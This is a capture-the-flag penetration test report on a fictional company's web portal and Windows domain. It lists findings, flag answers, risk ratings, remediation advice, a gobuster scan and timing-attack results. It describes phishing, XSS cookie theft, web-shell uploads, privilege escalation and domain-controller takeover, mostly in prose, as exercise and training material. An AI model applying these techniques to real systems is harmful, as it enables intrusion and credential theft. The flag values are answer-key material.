Zebra-Spots
CTF Pentest Report

Prepared for Shelter Island Industries

CONFIDENTIAL

Contents

Introduction

Purpose of this document

This document is to outline the pentest being provided by Zebra-spots to Shelter Island Industries (As part of a CTF). It describes the scope of work to be undertaken and will provide details of any vulnerabilities that were found, how they were found and recommendations to fix them. There will be a summary at the beginning and annexes providing technical detail. This report will follow a chronological order.

Assumptions

It is assumed the CTO has authority and/ or permission to order this test. Vermillion has done due diligence confirming the status of the CTO within Shelter Island Industries. This is a black box penetration test, with only the CTO aware of the test. It is assumed that normal network traffic will happen in the environment. Any exploits used on the network will be cleaned up by Shelter Island Industries post this penetration test. There are no firewalls, IDS or IPS on this network as briefed by Shelter Island Industries therefore this will not be taken into consideration by the testing team.

Scope of work

Timing of engagement	Monday 14th March 0900 - Friday18th March 1700 (0900-1700 daily in this period).
Target IP addresses	172.4.0.0/16 (excluding 172.4.10.0/24).
Restrictions on attacks	Not to interact with or change any services on any machine to do with AWS/amazon. Not to edit or change any python.exe services found on machines. Not to edit any user or change any user passwords (user creation is allowed).

Rules of engagement

Client contact details	CTO: name, phone number, email address, address.
Success criteria	Discovery and reporting of any vulnerabilities within the customer network. There are “flags” within the customer network that are to be submitted.
Sensitive data handling policy	Sensitive data, names, email addresses, IP addresses and host/domain names can be included in this report. There are no GDPR considerations during this engagement.
Client IT team notification policy	The client IT team will not be notified, unless deemed necessary by the customer leadership team. The only notifications that will be provided by Vermillion will be the publishing of this report.
Status meetings	There are no planned status meetings during this engagement.

Report Distribution

Shelter Island Industries CEO

Shelter Island Industries CTO

Shelter Island Industries CISO

Shelter Island Industries IT Department

Shelter Island Industries Security Department

Shelter Island Industries are free to distribute this report internally as they see fit

Executive Summary

Timeline

Monday AM – Enumeration of webpage, looking for info available to unauthenticated users, gaining user login info. Webpage has easy to discover user credentials and is weak to timing attack. There are directories that should not be available for unauthenticated users to find.

Monday PM – Send phishing campaign and interact with WKS2. Enumerate the machine, escalate privileges, create my own admin user by exploiting a vulnerable service. Install a persistence that will call back to the attack machine.

Tuesday AM – Set up routes and use socks proxy to connect to WKS1 and GL-ITWKS to enumerate, PrivEsc and set persistence. Use a proxy to NMAP scan WKS1. Get clear text domain admin credentials from ITWKS and use that to pivot to DC001 to own the domain.

Tuesday PM – Conduct a phishing campaign that sends a link of a cloned website to steal user credentials for the webpage. Attempt to brute force another user to gain helpdesk credentials.

Wednesday AM – Investigate the webpage for further vulnerabilities including unfiltered user input, cross site scripting and SQL vulnerabilities. Found an upload vulnerability in the ticket submission page.

Wednesday PM – Further investigation of the webpage for stored XSS and SQL injection vulnerabilities. Interact with web shell to steal IT user credentials and leverage them to take over the help desk webpage.

Thursday AM – Review findings and evaluate avenues for investigation. Connect to workstations and DC to interrogate syslog.exe that is connecting to another machine. Scan log machine.

Thursday PM – Set up reverse port forwarding on ITWKS to allow psexec exploit onto DC. As DC is running server 2012 scan to see if it is vulnerable to eternal blue exploit. Connect to nxlog via proxychains and attempt to brute force log in.

Friday AM – Report writing.


Friday PM – Report finalisation and release.

Summary of Findings

Conservative Risk Appetite		Consequences				
		1. Insignificant	2. Minor	3. Moderate	4. Major	5. Catastrophic
Likelihood	a. Almost Certain	Medium	High	High	Extreme	Extreme
	b. Likely	Medium	Medium	High	High	Extreme
	c. Possilbe	Low	Medium	Medium	High	Extreme
	d. Unlikely	Low	Low	Medium	Medium	High
	e. Rare	Low	Low	Low	Medium	High

	Risk Rating	Description
1	Extreme	A vulnerability was discovered that has been rated as extreme. This requires immediate resolution or steps to resolve this as soon as possible.
2	High	A vulnerability was discovered that has been rated as high. This requires resolution over a short term.
3	Medium	A vulnerability was discovered that has been rated as medium. This should be resolved during the ordinary maintenance period.
4	Low	A vulnerability was discovered that has been rated as low. This should be addressed as part of the ordinary maintenance schedule.

Finding	**Threat Rating**
1. Lack of phishing threat awareness.	A4 – Extreme
2. Unsanitised input in comments field on tickets allows for uploading of cross site scripting commands.	C4 – High
3. Unsanitised file uploads in ticket submission page allowing for uploads of malicious scripts.	C4 – High
4. Unsanitised file uploads in hr portal profile picture page allowing for uploads of malicious scripts.	C4 – High
5. Insufficient password strength policy.	C4 – High
6. Visible comments in HTML code on the webpage being used by developers to display information that should not be visible.	B2 – Medium
7. Unlinked webpage addresses are accessible on the web for unauthenticated users.	C3 – Medium
8. Unprotected sql database held on webpage that can be abused with a web shell.	D4 – Medium
9. Presence of unattended XML files on ITWKSN that stores domain admin credentials in base64 encoded format.	D4 – Medium
10. User writable services present on all WKSN machines.	D4 – Medium
11. HR portal search bar results are visible to unauthenticated users.	C1 – Medium



Vulnerability Summary

User awareness

- Over 50% of users clicked on phishing links from emails that were designed too not be particularly convincing. This allowed the team to get sessions on to workstations and steal user passwords and session cookies for the HR site.

Misconfigurations

- All workstations have user writable services that allow privilege escalation and creation or persistence.
- The web site does not have sufficient user input sanitation allowing LFI, malicious file uploads and XSS.
- There is no anti-virus or IDS/ IPS on the domain network.
- There are unnecessary ephemeral ports open on the web server.

Processes

- RDP access to the domain is possible. Although it is locked to a specific IT workstation.
- Domain admins use their domain admin credentials to both work on the DC and user machines alike. They could have separate credentials to do lower lever admin tasks.
- Unattended XML files have been left behind on the IT workstation with domain credentials.

Software specific

- DC is a running near obsolescent OS.

Web Flags

1)

Source code	Fl4g{em4ilf0rmat#}
Threat severity	B2 - Medium

When reading the source code of the webpage it is possible to read any comments put there by developers. Using this method, it is possible to find the format of email addresses and there is a “disused” user mentioned. This source code can be read by any visitor to the webpage and so must be sanitised.

2)

Employee enumeration in search bar	fl@g{employ33_enum3ration}
Threat severity	B2 – Medium

The search bar on the webpage is visible and useable to an authenticated user. This can be used to discover the names of users and combined with the email format found on the page can form the basis of a list of user accounts.

3)

Timing Attack	assessorValidation1
Threat severity	C3 - Medium

With the list of user accounts that can be created by browsing the webpage a “timing attack” can be used against the site, when the site is misconfigured, there will be a different response for legitimate accounts. This is used to create a confirmed list of user accounts.

4)

Web page enumeration	fl@G{wh0n33dsVPN?!}
Threat severity	C3 - Medium

Using various scans, it is possible to discover “unlinked webpages” these are pages that should not be visible or reachable to ordinary users, especially not unauthenticated ones. Visiting these sites gives the opportunity to gain information about users and services.

5)

Web server enumeration	fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}
Threat severity	C1 - Low

Scanning the webpage shows that it is using unorthodox ports, which a malicious user could potentially connect to if it is misconfigured.

6)

LFI	fL@g{LF1_1nclud3d_BZ!}
Threat severity	D3 - Medium

Scanning for specific file types that are used to run services or provide configuration for the webpage such as .php files shows a local file inclusion vulnerability. This can be used to view pages that should be obscured.

7)

Phishing Campaign	Password123!
Threat severity	A4 - Extreme

With the confirmed email addresses a phishing campaign can be conducted. In this case the webpage was cloned (which is simple to do for an attacker) and users can be asked to “log in.” in this campaign 50% of users that were targeted “clicked the link” and had credentials stolen.

8)

XSS Attack	Fl@G{cook13_th13f!}
Threat severity	C4 - High

With the cookies not being encoded and visible to users makes it simple to amend them and steal users’ “sessions.” This means a regular user can take the “session” of a more privileged user by posting a malicious script on the page (as this too is unsanitised). Once this script has been uploaded any user that visits the webpage will automatically be redirected to a site hosted by the attacker where they can steal that cookie.

9)

Brue Force	sassy
Threat severity	D3 - Medium

As the webpage allows an unlimited amount of login attempts it is possible to run a “brute force” attack against it. With the old account being left on the system it is simple to run this attack against this account as there will be no conflicting log in attempts. Disused and unmonitored accounts should be removed immediately to prevent this issue and maximum login attempts as well as multi factor authentication would stop the simplicity of this attack.

10)

Unsanitised Inputs	fl4g{m4lic1ous_helpdesk_compl1nc3}
Threat severity	C4 - High

User input including text and file uploads must be sanitised to prevent uploading of malicious files or running of commands on the webpage. The page allows users to upload scripts that gives them the ability to connect to the computer hosting the site.

11)

SQL Injection	fl@g{all_us3rs_l1st3d}
Threat severity	B4 - High

When connected to the webpage from the unsanitised user inputs vulnerability it is possible to read and download the files that manage how the page works. This can be used to see how the page handles cookies and tells the attacker that they can edit their cookie to see all users’ names on the dashboard.

12)

Attack Vector	fl@G{1m4g3s_4re_v3ctors_t00}
Threat severity	D3 - Medium

Users can upload an image file to their profile in the HR dashboard. This can be abused to connect back to the attacker's machine. This would allow the attacker to interact with the target machine.

13)

HelpDesk Exploitation	fl@g{w1ll_n0t_f1x_cl0s3_tick3t}
Threat severity	D4 - Medium

The database can be stolen when connecting to the webpage hosting computer. The database can be stolen, and the IT helpdesk credentials used to take over control of the help desk.

Domain Flags

1)

Gaining access to a workstation	GR1W-B6PC
Threat severity	A4 – Extreme

Using the emails from the reconnaissance phase of the attack it is simple to run a phishing attack that will allow the attacker to connect to the user's computer. In the phishing campaign that was conducted asking users to install an update 50% of users complied giving access to two computers.

2)

Privilege escalation and persistence	20:25:48 PM
Threat severity	D4 - Medium

Having services that are writable to by users allows "privilege escalation" whereby an attacker with an ordinary user account can get full system control. This means they can then have full control over that computer. When they do this, it is possible to create their own users and services creating a persistent connection to the computer.

3)

Adding users	theassessorhasthisflag1
Threat severity	D4 - Medium

Using the same writable service attackers can force that service to create their own user account and elevate it to an administrator. This can be done as a stealthy way to gain privilege escalation.

4)

Domain creds	ae864bb3c2d696b6bc9c064ee7f1d18a
Threat severity	C4 - High

Once an attacker is on a computer that is a member of a domain, they can load a module that allows them to steal “hashes” of any account that logs in to that computer. This means it is possible to steal domain administrator account credentials when they log in to service or troubleshoot on that computer.

5)


System Configuration Files	Dragos21!
Threat severity	D4 - Medium

Having “unattended XML files” left over on a workstation makes it possible for an attacker to read them and get clear text admin passwords. These files are used in “build phases” when in a domain and have legitimate use. However, they should be removed as soon as they have been finished with as it is unadvisable to have passwords saved on computers at any time.

6)

Own the DC	nxlog.conf
Threat severity	C5 - Extreme

Once an attacker has domain credentials, they can connect to the domain controller as if they were the system administrator. They can then take control of the domain or steal any information that is on any computer on the domain as they will be able to see and connect to everything. Having an attacker on your domain controller is a catastrophic issue.



Summary of Recommendations

Web
Remove all comments from HTML code on all webpages unless they are necessary for function of the page. Especially remove any user data that can be used by attackers to enumerate users of the website from these comments.
Disable, password protect or remove unlinked pages for hr.sii.corp. /gateway and /todo.txt are readable in clear text and /export.php and /upload.php can be attacked with LFI to read the php files.
Remove the search bar from the login page on hr.sii.corp to prevent unauthenticated users from enumerating employee names or reading potential confidential information.
Use input sanitisation methods on any user input fields. This is to prevent comments that are uploaded on the page from being able to execute commands on the page. This will protect against injection attacks. Allow list, deny list, or escape sanitising will all work and have different benefits and drawbacks.
Sanitise file uploads. Prevent users from uploading files with malicious payloads by using upload verification methods. Rename files on storage, do not allow the user input to have any relation to the filename. Set a maximum file size for file types that can be uploaded. Use image rewriting libraries to verify images are valid and strip away any extra content.
Password protect sensitive files held on the webserver such as db.sqlite to prevent unauthorised users being able to read the information such as user passwords. Do not store user passwords in plain text, store them as salted hashes and have the login system compare against hashes rather than plain text. This makes it harder for stolen passwords to be used.
Domain
Provide all users with phishing threat training, what the implications of a successful phishing attack are and how to spot a phishing email. Have a framework in place for users to be able to report suspicious emails.
As the Domain Controller is running Windows server 2012 it would be advisable to update it to a newer OS as well as considering a secondary domain controller to provide redundancy. It is advisable to lock down or close remote desktop access to the DC and have admins only work on it “in person.”
Increase the password strength policy as current passwords are too weak. Where use multi factor authentication as this means if an attacker has a password, they still have other steps before they can take over accounts.
Remove all unattended XML files from computers as soon as they have been finished with as they store administrator passwords in them and can be used by an attacker to gain higher privileges. Make sure all users are trained to not store any passwords in files on their workstations.
Ensure there are no “user writable” services on machines. This is especially important for system services.


Methodology

Planning


Planning was conducted by the planning team of Vermillion alongside the customer. It has been decided to conduct a “Black box” test; therefore, the testing team have minimal details to conduct a realistic attack on the target network. The team are to evaluate both web and domain for vulnerabilities within the specified target scope.

The pentest will follow the cycles below.

Web:




Domain:



Detailed findings

Network diagram



Detailed System Information

Function	Hostname	IP	MAC	Ports	OS	Services
Web Server	GLMAIL001	172.4.22.110		25, 80, 8080, 21587	Debian	Apache httpd 2.4.38 Postfix smtpd
Web Server	GLMAIL002	172.4.25.7		25, 80, 110, 135, 139, 143, 445, 587, 3389, 49152, 49153, 49154, 49155, 49156	Windows , Windows Server 2008 R" - 2012	SMTP, HTTP, POP3, IMAP, SMTP
Domain Controller	GLDC001	172.4.25.6	06-11-99-35-B3-04	53, 88, 135, 139, 389, 445, 3389, 49154, 49155, 49157	Microsoft Windows Server 2012 R2 Standard 6.3.9600 N/A Build 9600 X64	DNS, LDAP, Kerberos, AD
IT Workstation	GL-ITWKS	172.4.21.10	06-28-C1-8E-84-2E	135, 139, 445, 3389	Windows 2016+ (10.0 Build 14393) X64 Architecture	
Workstation 1	GL-WKS1	172.4.21.4	06-DD-9C-CA-A2-3E	135, 139, 445, 3389	Microsoft Windows Server 2016 Datacenter WINNT DatacenterServerEdition 10.0.14393 X64 Architecture	
Workstation 2	GL-WKS2	172.4.21.5	06-8F-EB-F3-58-1A	135, 139, 445, 3389	Microsoft Windows Server 2016 Datacenter WINNT DatacenterServerEdition (10.0 Build 17763) X64 Architecture	
Syslog server		172.4.23.100		22, 111, 9000	Linux	

Exploitation

Web

1) Source code

Flag:	Fl4g{em4ilf0rmat#}


When reading the source code of the webpage it is possible to read any comments put there by developers. Using this method, it is possible to find the format of email addresses and there is a “disused” user mentioned. This source code can be read by any visitor to the webpage and so must be sanitised.
The below screenshot shows the comments on the login page, showing there is a disused account and that there is no password reset feature.


2) Employee enumeration

Flag:	fl@g{employ33_enum3ration}

The search bar on the webpage is visible and useable to an authenticated user. This can be used to discover the names of users and combined with the email format found on the page can form the basis of a list of user accounts.

When using the search feature from the login page an unauthorised user can see posts made by users. This gives the attacker an initial user list to run attacks against. As seen on the page the user email format is first initial, last name @sii.corp.






3) Timing Attack

Flag:	assessorValidation1

With the list of user accounts that can be created by browsing the webpage a “timing attack” can be used against the site, when the site is misconfigured, there will be a different response for legitimate accounts. This is used to create a confirmed list of user accounts.


Using the gathered user list from the previous two vulnerabilities a timing attack can be conducted. Note the response received column. Legitimate users have a 2000+ code and non-legitimate accounts have a single figure.

On HR page:



Request	Payload	Status	Response r...	Response c...	Error	Timeout	Length
0		401	6	6	☐	☐	3959
1	fbreville@sii.corp	401	2006	2006	☐	☐	3959
2	mmcconaughey@sii.corp	401	2006	2006	☐	☐	3959
3	tpoller@sii.corp	401	2006	2006	☐	☐	3959
4	dashcroft@sii.corp	401	2006	2006	☐	☐	3959
5	awalsh@sii.corp	401	2006	2006	☐	☐	3959
6	test@test.corp	401	5	5	☐	☐	3959

On helpdesk page:



Request	Payload	Status	Response r...	Response c...	Error	Timeout	Length
0		401	7	7	☐	☐	3378
1	fbreville@sii.corp	401	2006	2006	☐	☐	3378
2	mmcconaughey@sii.corp	401	2006	2006	☐	☐	3378
3	tpoller@sii.corp	401	2006	2006	☐	☐	3378
4	dashcroft@sii.corp	401	2007	2008	☐	☐	3378
5	awalsh@sii.corp	401	2006	2006	☐	☐	3378
6	itsupport@sii.corp	401	6	6	☐	☐	3378
7	test@test.corp	401	6	6	☐	☐	3378


4) Web page enumeration


Flag:	fl@G{wh0n33dsVPN?!}

Using various scans, it is possible to discover “unlinked webpages” these are pages that should not be visible or reachable to ordinary users, especially not unauthenticated ones. Visiting these sites gives the opportunity to gain information about users and services.

The below gobuster scan shows unlinked pages. Browsing to the ones seen it is possible to navigate to /gateway which has some interesting internal information about the domain. It also confirms IT helpdesk user information.

```
┌──(student㉿kali)-[~/Pentest/DIRB]
└─$ gobuster dir -u http://hr.sii.corp -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://hr.sii.corp
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/14 09:42:35 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://hr.sii.corp/css/]
/gateway              (Status: 301) [Size: 312] [--> http://hr.sii.corp/gateway/]
/img                  (Status: 301) [Size: 308] [--> http://hr.sii.corp/img/]
/info.php             (Status: 200) [Size: 73459]
/js                   (Status: 301) [Size: 307] [--> http://hr.sii.corp/js/]
/server-status        (Status: 403) [Size: 276]

===============================================================
2022/03/14 09:42:38 Finished
===============================================================
```



